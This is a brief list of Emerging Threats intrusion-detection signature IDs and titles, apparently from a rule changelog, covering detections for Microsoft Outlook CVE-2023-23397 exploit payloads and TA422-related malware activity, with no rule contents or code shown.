- 2044680 - ET EXPLOIT Possible Microsoft Outlook Elevation of Privilege Payload Observed M1 (CVE-2023-23397)
- 2044681 - ET EXPLOIT Possible Microsoft Outlook Elevation of Privilege Payload Observed M2 (CVE-2023-23397)
- 2044682 - ET EXPLOIT Possible Microsoft Outlook Elevation of Privilege Payload Observed M3 (CVE-2023-23397)
- 2044683 - ET EXPLOIT Possible Microsoft Outlook Elevation of Privilege Payload Observed M4 (CVE-2023-23397)
- 2044684 - ET EXPLOIT Possible Microsoft Outlook Elevation of Privilege Payload Observed M5 (CVE-2023-23397)
- 2044685 - ET EXPLOIT Possible Microsoft Outlook Elevation of Privilege Payload Observed M6 (CVE-2023-23397)
- 2044686 - ET EXPLOIT Possible Microsoft Outlook Elevation of Privilege Payload Observed M7 (CVE-2023-23397)

- 2044687 - ET EXPLOIT Possible Microsoft Outlook Elevation of Privilege Payload Observed M8 (CVE-2023-23397)
- 2049286 - ET MALWARE TA422 Related Activity M3
- 2049287 - ET MALWARE TA422 Related Activity M4
- 2049288 - ET MALWARE TA422 Related Activity M5
